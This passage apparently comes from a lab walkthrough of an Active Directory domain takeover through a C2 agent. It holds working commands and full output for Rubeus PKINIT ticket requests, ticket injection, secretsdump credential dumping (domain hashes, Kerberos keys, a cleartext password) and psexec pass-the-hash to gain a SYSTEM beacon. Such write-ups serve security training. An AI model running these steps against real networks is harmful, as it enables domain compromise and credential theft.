-----END CERTIFICATE-----

$ openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
Enter Export Password: <JUST PRESS ENTER>
Verifying - Enter Export Password: <JUST PRESS ENTER>
Import the PFX:
upload -File cert.pfx
Import Rubeus in the agent:
registry_assembly

Get the TGT of Administrator:
execute_assembly -Assembly Rubeus.exe -Arguments "asktgt /user:Administrator /certificate:c:\programdata\1\cert.pfx /nowrap /getcredentials"
With this command we get the ticket and the NTLMHash too
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Momo Ayase, OU=employees, DC=mythical-us, DC=vl
[*] Building AS-REQ (w/ PKINIT preauth) for: 'mythical-us.vl\Administrator'
[*] Using domain controller: fe80::c7e0:a060:1ed5:2f97:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      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

  ServiceName              :  krbtgt/mythical-us.vl
  ServiceRealm             :  MYTHICAL-US.VL
  UserName                 :  Administrator
  UserRealm                :  MYTHICAL-US.VL
  StartTime                :  12/9/2024 4:35:36 AM
  EndTime                  :  12/9/2024 2:35:36 PM
  RenewTill                :  12/16/2024 4:35:36 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  GCV0nvXn+MoSD3v9bMcFpw==
  ASREP (key)              :  FD698E61B435BC5CCC716FD70A4D36E7

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : C583EF48C5ED66C727AECB6FAB87AC12
List current Kerberos ticket:
ticket_cache_list
Enumerated Tickets
 Ticket # 0:

KerberosTicketInfoDTO
{
	Luid = 0xb37157,
	ClientName = FromRPWNWithLove$,
	ClientDomain = MYTHICAL-US.VL,
	ClientFullName = FromRPWNWithLove$@MYTHICAL-US.VL,
	ServiceName = krbtgt/MYTHICAL-US.VL,
	ServiceDomain = MYTHICAL-US.VL,
	ServiceFullName = krbtgt/MYTHICAL-US.VL@MYTHICAL-US.VL,
	StartTime = 12/9/2024 2:52:46 AM,
	EndTime = 12/9/2024 12:52:46 PM,
	TimeUntilExpiration = 00.09:19:13,
	RenewTime = 12/16/2024 2:52:46 AM,
	TimeUntilRenewal = 06.23:19:13,
	EncryptionType = aes256_cts_hmac_sha1,
	TicketFlags = NameCanonicalize, PreAuthent, Renewable, Forwarded, Forwardable,
}
Clear it:
ticket_cache_purge
Purged Ticket from Cache
Add the Administrator ticket:
ticket_cache_add

Injected Ticket into Cache
Double check:
ticket_cache_list
Enumerated Tickets
 Ticket # 0:

KerberosTicketInfoDTO
{
	Luid = 0xb37157,
	ClientName = Administrator,
	ClientDomain = MYTHICAL-US.VL,
	ClientFullName = Administrator@MYTHICAL-US.VL,
	ServiceName = krbtgt/mythical-us.vl,
	ServiceDomain = MYTHICAL-US.VL,
	ServiceFullName = krbtgt/mythical-us.vl@MYTHICAL-US.VL,
	StartTime = 12/9/2024 3:30:24 AM,
	EndTime = 12/9/2024 1:30:24 PM,
	TimeUntilExpiration = 00.09:52:38,
	RenewTime = 12/16/2024 3:30:24 AM,
	TimeUntilRenewal = 06.23:52:38,
	EncryptionType = aes256_cts_hmac_sha1,
	TicketFlags = NameCanonicalize, PreAuthent, Initial, Renewable, Forwardable,
}
Now we can use the embedded mimikatz to grab all hashes, or we can also proceed compiling binaries for Windows of the Impacket suite.
Inject secretsdump in our agent:
registry_assembly
Then let’s dump:
execute_assembly -Assembly secretsdump.exe -Arguments "-hashes :C583EF48C5ED66C727AECB6FAB87AC12 -dc-ip 10.10.140.37 administrator@dc01.mythical-us.vl"
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe92df2a3b420773632499e1f967dc526
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c583ef48c5ed66c727aecb6fab87ac12:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
MYTHICAL-US\DC01$:aes256-cts-hmac-sha1-96:680298a2079cf0cb21c9c3c2ffed50770312bf33270a2822e6462fe343495ffb
MYTHICAL-US\DC01$:aes128-cts-hmac-sha1-96:68712ece4a1eeb762ebd0164f4d926be
MYTHICAL-US\DC01$:des-cbc-md5:6be5ef0e38abd9f7
MYTHICAL-US\DC01$:plain_password_hex:3338b9124fff7839f2ff910470ef4312121a45d5302dd4f534cf84f6d88ffdba513e428210ba49cb6e073329f3d98be6e8c025f717210ca4cdee96ea6c21e0795535db6e3d980d6c47be04eb43d72a1b88e514bb36d7df0b10830e883e2966fe8ca03b01c22dfaf5add8dfe43739156eb3ca66493218ead0934664f45aa9e4ed3f088f9b99b46748393e1e204916ba8a95e913527388619d64c9e78b2a46df143e56ebe18cbadba91c969dc5caa956327be01ae856c6d4446dec3e2cc81666509f4a7f77a729b559083c0d4f9e3e2aced9b99616c015a5f498267080aff18d8f1a7315697ca506000bba84f74326e9b6
MYTHICAL-US\DC01$:aad3b435b51404eeaad3b435b51404ee:6d82715c3977ae0d538226986e7655a2:::
[*] DefaultPassword
MYTHICAL-US.vl\Momo.Ayase:HelloTurboGranny25
[*] DPAPI_SYSTEM
dpapi_machinekey:0x3c33a6bd780910442197a37a2a2877f3d79888a1
dpapi_userkey:0x0345c3ecb89a2fe8aa8f78b197e475403deb92df
[*] NL$KM
 0000   22 22 3D FA F7 0B A3 23  C9 65 56 42 EC C5 54 1B   ""=....#.eVB..T.
 0010   EB F5 60 60 C6 90 BB D2  4B B4 B4 DA E1 4C 1E B7   ..``....K....L..
 0020   45 92 09 C8 49 57 02 5B  7A 92 CC FD 41 C1 52 FE   E...IW.[z...A.R.
 0030   48 8A F0 71 DF 11 3E FB  25 8C 45 EE 78 FF CF F2   H..q..>.%.E.x...
NL$KM:22223dfaf70ba323c9655642ecc5541bebf56060c690bbd24bb4b4dae14c1eb7459209c84957025b7a92ccfd41c152fe488af071df113efb258c45ee78ffcff2
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c583ef48c5ed66c727aecb6fab87ac12:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0d1aaa2416b53c30141eaafe58442106:::
mythical-us.vl\Lynne.Baker:1104:aad3b435b51404eeaad3b435b51404ee:e1fa616453ec34099c31d7f56f7f06b7:::
mythical-us.vl\Rosie.Harrison:1105:aad3b435b51404eeaad3b435b51404ee:3f0bafb79f79d5c59d74a87d169875a7:::
mythical-us.vl\Bethany.Davidson:1106:aad3b435b51404eeaad3b435b51404ee:b25997600f3c1d4b0e34b25b09944fb9:::
mythical-us.vl\Irene.Lees:1107:aad3b435b51404eeaad3b435b51404ee:a21f2bdb88df6bc8e7785e40f7c537f6:::
mythical-us.vl\Sandra.Davies:1108:aad3b435b51404eeaad3b435b51404ee:d8c2a24755ddfd691cd57c231ffe18e4:::
mythical-us.vl\Liam.Clarke:1109:aad3b435b51404eeaad3b435b51404ee:f3447084eba8e3fe791e910908c052c5:::
mythical-us.vl\Nathan.Miles:1110:aad3b435b51404eeaad3b435b51404ee:cd73c3bc505478f3547fe58b9881cd09:::
mythical-us.vl\Christopher.Bailey:1111:aad3b435b51404eeaad3b435b51404ee:4e5f3874b1cdef4e88af889568a4b289:::
mythical-us.vl\Michelle.Cole:1112:aad3b435b51404eeaad3b435b51404ee:1534f2f9eea7170bb0173c054b4cba99:::
mythical-us.vl\Mohammed.Miles:1113:aad3b435b51404eeaad3b435b51404ee:4c3fc36ffb42e5a0042477fc04fa47c6:::
mythical-us.vl\Olivia.Baldwin:1114:aad3b435b51404eeaad3b435b51404ee:b1e34cd0b3b1cf105a881a81ece81968:::
mythical-us.vl\Alison.King:1115:aad3b435b51404eeaad3b435b51404ee:8eebe881c4d7cab3736104be750739f1:::
mythical-us.vl\Elliott.Barrett:1116:aad3b435b51404eeaad3b435b51404ee:a027f559f00f5a58b4a7e9ebcd1400bc:::
mythical-us.vl\Cameron.Taylor:1117:aad3b435b51404eeaad3b435b51404ee:6b81188ddfeccf688d26ae86fd0094c9:::
mythical-us.vl\Nigel.Coles:1118:aad3b435b51404eeaad3b435b51404ee:abd363b791da43a1b20f1d204eae7869:::
mythical-us.vl\Julian.Ross:1119:aad3b435b51404eeaad3b435b51404ee:bb8ba56b11224a3094321ef8d105c1a9:::
mythical-us.vl\Nicholas.Dobson:1120:aad3b435b51404eeaad3b435b51404ee:70bc13ee8d82d1fc786df9b5e3b42008:::
mythical-us.vl\Katherine.Pearce:1121:aad3b435b51404eeaad3b435b51404ee:f8fa0da9910cc05407e3f6afc100c706:::
mythical-us.vl\Bruce.Foster:1122:aad3b435b51404eeaad3b435b51404ee:125639201b29d6e5e9486add19542833:::
mythical-us.vl\Kate.Dean:1123:aad3b435b51404eeaad3b435b51404ee:6923fdeb62221640fdc768c67101c9a1:::
mythical-us.vl\Lynda.Smith:1124:aad3b435b51404eeaad3b435b51404ee:47469bd2524b95e2497c2e3ecf533025:::
mythical-us.vl\Lucy.Dixon:1125:aad3b435b51404eeaad3b435b51404ee:8c7a33f632f9f073453e0014df6089a7:::
mythical-us.vl\Donna.Owen:1126:aad3b435b51404eeaad3b435b51404ee:90175cc4abbae6df4f787044897a34d9:::
mythical-us.vl\Toby.Watkins:1127:aad3b435b51404eeaad3b435b51404ee:a7763b6e3a5a0a5db69568825d926f6e:::
mythical-us.vl\Emily.Jackson:1128:aad3b435b51404eeaad3b435b51404ee:5dee0c8db1c5437bb58d69460d0469e1:::
mythical-us.vl\momo.ayase:1129:aad3b435b51404eeaad3b435b51404ee:b1e129863a28d290db8101c538e08660:::
mythical-us.vl\domjoin:1132:aad3b435b51404eeaad3b435b51404ee:e728f67b1d3929b91ef6a92b8e1f5eec:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:6d82715c3977ae0d538226986e7655a2:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:eb2f66b8178956c77aca02905f8cc91c0fd9576fd42028895c9f17d485bf8c03
Administrator:aes128-cts-hmac-sha1-96:700849cd08f7c9b54a00461775e69c73
Administrator:des-cbc-md5:df52df13c2f8f7d0
krbtgt:aes256-cts-hmac-sha1-96:894bb90e7e41ec6b8094775bd8090e0cfc4bf5026323e1fb1d9859b23e0436f5
krbtgt:aes128-cts-hmac-sha1-96:5adb3227e86a9309885be18afa9c9ab8
krbtgt:des-cbc-md5:3e7975e38fe3e034
mythical-us.vl\Lynne.Baker:aes256-cts-hmac-sha1-96:8c8930c809116eac2c76afe17a992052015a1af6ce08435a262d040507174b42
mythical-us.vl\Lynne.Baker:aes128-cts-hmac-sha1-96:324abe6112b2e8e9c8c0861b556be9ac
mythical-us.vl\Lynne.Baker:des-cbc-md5:fda2625273b383b3
mythical-us.vl\Rosie.Harrison:aes256-cts-hmac-sha1-96:e8d5ca10dd59cbe02c49a7ea4c45b7b74ec2c7f024544e47dd38d651b51725b1
mythical-us.vl\Rosie.Harrison:aes128-cts-hmac-sha1-96:38fde02203d0aee4b570f2dd929686fb
mythical-us.vl\Rosie.Harrison:des-cbc-md5:585b38e05bf8e98a
mythical-us.vl\Bethany.Davidson:aes256-cts-hmac-sha1-96:2cdde5fee41150e44996d2f7614abe4e8de5c280d892f8eaa02651347f8a7e69
mythical-us.vl\Bethany.Davidson:aes128-cts-hmac-sha1-96:0b894f7bb40159edfb64557f37efeaa0
mythical-us.vl\Bethany.Davidson:des-cbc-md5:9485798c97e5bcb3
mythical-us.vl\Irene.Lees:aes256-cts-hmac-sha1-96:54090cb9f9fc809e07b75c83b779f1b31483a86bd6af10330dd2480199ebbbac
mythical-us.vl\Irene.Lees:aes128-cts-hmac-sha1-96:0c28343ee5e832f4d293541f4d92ac2f
mythical-us.vl\Irene.Lees:des-cbc-md5:61ea3d438fd9cda8
mythical-us.vl\Sandra.Davies:aes256-cts-hmac-sha1-96:ecc040d20eee84f43171ebd479250bc0ef7115ad8f6e14d1832c78858172a7f9
mythical-us.vl\Sandra.Davies:aes128-cts-hmac-sha1-96:b8d58d9cd41a69c4025047fb1eb0540b
mythical-us.vl\Sandra.Davies:des-cbc-md5:67fd3175dc80fbae
mythical-us.vl\Liam.Clarke:aes256-cts-hmac-sha1-96:000fe76d36abea7b56ae2d5da37fa739c4c57dff0fb4440ff5146fdfb8479b92
mythical-us.vl\Liam.Clarke:aes128-cts-hmac-sha1-96:2b0b2a0e7ca5f59d5f264e99417870e4
mythical-us.vl\Liam.Clarke:des-cbc-md5:3b7cbfaece793ea8
mythical-us.vl\Nathan.Miles:aes256-cts-hmac-sha1-96:a00eed54b503f3b86b1c37e0122a31a8a4092d46d66275244f2f6f904380ccf1
mythical-us.vl\Nathan.Miles:aes128-cts-hmac-sha1-96:42466b05fe0a432ce9ccc684c6aae1ee
mythical-us.vl\Nathan.Miles:des-cbc-md5:f2940b0e2f8fcb64
mythical-us.vl\Christopher.Bailey:aes256-cts-hmac-sha1-96:d5435cf795dea300508b4f6232e814df8125f8ad07fbb026c67adb4717befa15
mythical-us.vl\Christopher.Bailey:aes128-cts-hmac-sha1-96:096ae630a9fd01179d8402af6a82e183
mythical-us.vl\Christopher.Bailey:des-cbc-md5:315d46d0ec2ccea4
mythical-us.vl\Michelle.Cole:aes256-cts-hmac-sha1-96:e1c9b189d1d8764deffd75a0888d792bf320840b418403388779f9c3fe76c1c5
mythical-us.vl\Michelle.Cole:aes128-cts-hmac-sha1-96:cd74c2a621f84d755495f3c465eb83db
mythical-us.vl\Michelle.Cole:des-cbc-md5:a43b83abdfea8a5b
mythical-us.vl\Mohammed.Miles:aes256-cts-hmac-sha1-96:afc204555b1611c1e72dd7f091a4fb761f1cb558cb94e773c26242b0a3c53251
mythical-us.vl\Mohammed.Miles:aes128-cts-hmac-sha1-96:095bf4033fbe9ddeac59624dbfb76f41
mythical-us.vl\Mohammed.Miles:des-cbc-md5:7ae0c28f3d29ec49
mythical-us.vl\Olivia.Baldwin:aes256-cts-hmac-sha1-96:ed3db8ef95dd03234d59b3b7eb696629cddcc037fd2be86ac070c4b80345e253
mythical-us.vl\Olivia.Baldwin:aes128-cts-hmac-sha1-96:618e49cd9d850b9bb0d6f6e69cfb92df
mythical-us.vl\Olivia.Baldwin:des-cbc-md5:91d01f292f34bfd0
mythical-us.vl\Alison.King:aes256-cts-hmac-sha1-96:db3a6c324ad89b8aa8d6ac30c0c927ddfe639906134905abf060fa2ee59fb48e
mythical-us.vl\Alison.King:aes128-cts-hmac-sha1-96:0462638ba0658be7f69773aed85cf482
mythical-us.vl\Alison.King:des-cbc-md5:19c234252f5170ec
mythical-us.vl\Elliott.Barrett:aes256-cts-hmac-sha1-96:e75a6e653afcba7af2b233549431824f2856387f7da41e30d71196b6ae34168a
mythical-us.vl\Elliott.Barrett:aes128-cts-hmac-sha1-96:e6c6ca1e63876bffd6b1bb978a02c947
mythical-us.vl\Elliott.Barrett:des-cbc-md5:e6c7badc9d025202
mythical-us.vl\Cameron.Taylor:aes256-cts-hmac-sha1-96:36ee80045de672daff21845520c5fed2294371a8851b24cd0894f329811d994e
mythical-us.vl\Cameron.Taylor:aes128-cts-hmac-sha1-96:39df848ed1527d4b3d6766e41c2dc5ee
mythical-us.vl\Cameron.Taylor:des-cbc-md5:9134b92ce638bfc1
mythical-us.vl\Nigel.Coles:aes256-cts-hmac-sha1-96:799d1ea0fec50d7ad040d6377ff3adda0926b452072cb2889434971661f35a1e
mythical-us.vl\Nigel.Coles:aes128-cts-hmac-sha1-96:2b50f12d083b0ccdb2c46e206aea12b8
mythical-us.vl\Nigel.Coles:des-cbc-md5:79b5025b3e8c1c8f
mythical-us.vl\Julian.Ross:aes256-cts-hmac-sha1-96:dce229cd4f028c5be82d0871fabefb82e770f5e72cd44f743fab4253662f86a8
mythical-us.vl\Julian.Ross:aes128-cts-hmac-sha1-96:2cafc78f4289cf80707020759cbaaca3
mythical-us.vl\Julian.Ross:des-cbc-md5:5b8a5b73945dd310
mythical-us.vl\Nicholas.Dobson:aes256-cts-hmac-sha1-96:b21b40f0c849e720421b732de91614999bfd3a67b631ff1cb1af9eb267057f8b
mythical-us.vl\Nicholas.Dobson:aes128-cts-hmac-sha1-96:e3f67b60b086f8a1f96fde24eb9a21db
mythical-us.vl\Nicholas.Dobson:des-cbc-md5:57c15251df5151bc
mythical-us.vl\Katherine.Pearce:aes256-cts-hmac-sha1-96:382c831ba6a71dc9e1967cd1af8918e708c79247fb93b39dccad59081976e5cf
mythical-us.vl\Katherine.Pearce:aes128-cts-hmac-sha1-96:df3be22abbcd4f28de25d27b9d054ea7
mythical-us.vl\Katherine.Pearce:des-cbc-md5:a476a2dcb61cadb3
mythical-us.vl\Bruce.Foster:aes256-cts-hmac-sha1-96:4e80a958dbc14fc1cef5ce2e4dc42fd48f0114a1b7cee2e3801e917637ac2179
mythical-us.vl\Bruce.Foster:aes128-cts-hmac-sha1-96:d7f6dc10d5803e2f940d7cae139b0728
mythical-us.vl\Bruce.Foster:des-cbc-md5:7649ae028386d337
mythical-us.vl\Kate.Dean:aes256-cts-hmac-sha1-96:7bb9a1b94f3caaf034b79f7e072e223614c8af8fd101c02bd7064f4d067a89eb
mythical-us.vl\Kate.Dean:aes128-cts-hmac-sha1-96:d6dbeea816498c18cf45b1175a65eb2f
mythical-us.vl\Kate.Dean:des-cbc-md5:0ba1805d0207efdc
mythical-us.vl\Lynda.Smith:aes256-cts-hmac-sha1-96:ce302ff4ab19b0749dc2525fa9a8c9396f9e8a1a41eeacadceaafb5e31e6b7e2
mythical-us.vl\Lynda.Smith:aes128-cts-hmac-sha1-96:8823fee2618918b85942e430a3b5e2d3
mythical-us.vl\Lynda.Smith:des-cbc-md5:408032bc62071a68
mythical-us.vl\Lucy.Dixon:aes256-cts-hmac-sha1-96:81d4b3ac387e491489e8cf7eb1d67bb9c84c173169be9e438dcb563c9e1f2795
mythical-us.vl\Lucy.Dixon:aes128-cts-hmac-sha1-96:d543897159b4bba5eb97892511ba5953
mythical-us.vl\Lucy.Dixon:des-cbc-md5:a280ada7c1ec75c7
mythical-us.vl\Donna.Owen:aes256-cts-hmac-sha1-96:5c68e6d8191a6017afe91f25dc7d8dd5568efb8fae9ba076c4b1824abd35294f
mythical-us.vl\Donna.Owen:aes128-cts-hmac-sha1-96:edbbc49f2e7c8d86b07d95ea594a07d8
mythical-us.vl\Donna.Owen:des-cbc-md5:293797f8044331ad
mythical-us.vl\Toby.Watkins:aes256-cts-hmac-sha1-96:e122417a07178b62c3ab904700fcbca4583d7bab4320c642823b0afc5d639f2b
mythical-us.vl\Toby.Watkins:aes128-cts-hmac-sha1-96:8df1bb63f386ae6c9993ef0c5b600bd8
mythical-us.vl\Toby.Watkins:des-cbc-md5:f2bcb57f85cee3d6
mythical-us.vl\Emily.Jackson:aes256-cts-hmac-sha1-96:f6ff7e46e52ed68ac65cba26b73eb8b88fc915fbf92c26b683f37c251ce6c008
mythical-us.vl\Emily.Jackson:aes128-cts-hmac-sha1-96:96726473d97a6f425c9be035b629883f
mythical-us.vl\Emily.Jackson:des-cbc-md5:d3ba23495b2fa49e
mythical-us.vl\momo.ayase:aes256-cts-hmac-sha1-96:75af20611bef0230e82f072700ddd28bb90643dcddbeb3d91bacaa676eff4ed5
mythical-us.vl\momo.ayase:aes128-cts-hmac-sha1-96:6e0580ad161f84fb6374ba0e41c1cc7d
mythical-us.vl\momo.ayase:des-cbc-md5:8589ecd68658575b
mythical-us.vl\domjoin:aes256-cts-hmac-sha1-96:5163b1e1ea05569e1417807fd54383cd1e9d643fa1e4c25b4d081d16a1c7ee8c
mythical-us.vl\domjoin:aes128-cts-hmac-sha1-96:be56918c325976201fd1e3a38b6d319c
mythical-us.vl\domjoin:des-cbc-md5:ae2ce66d945b196d
DC01$:aes256-cts-hmac-sha1-96:680298a2079cf0cb21c9c3c2ffed50770312bf33270a2822e6462fe343495ffb
DC01$:aes128-cts-hmac-sha1-96:68712ece4a1eeb762ebd0164f4d926be
DC01$:des-cbc-md5:8352c834bf310e13
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other running services are dependent on.
[*] Cleaning up...
[*] Stopping service RemoteRegistry
If don’t care about OPSec then we can upload it and use shell command to execute it:
upload
shell .\secretsdump.exe -hashes :C583EF48C5ED66C727AECB6FAB87AC12 -dc-ip 10.10.140.37 administrator@dc01.mythical-us.vl
OR
run .\secretsdump.exe -hashes :C583EF48C5ED66C727AECB6FAB87AC12 -dc-ip 10.10.140.37 administrator@dc01.mythical-us.vl
Then upload psexec.exe and let’s launch a new beacon as ntsystem:
upload
run -Executable .\psexec.exe -Arguments "-hashes :c583ef48c5ed66c727aecb6fab87ac12 -dc-ip 10.10.168.133 mythical-us.vl/Administrator@dc01.mythical-us.vl C:\programdata\1\apollo.exe"
Then we got a new callback as SYSTEM (we can see that system beacon session has a red icon):

Right click and Interact then quick check:
whoami
Local Identity: NT AUTHORITY\SYSTEM
Impersonation Identity: NT AUTHORITY\SYSTEM
getprivs
Impersonation identity enabled privileges:
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTcbPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

Primary identity enabled privileges:
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
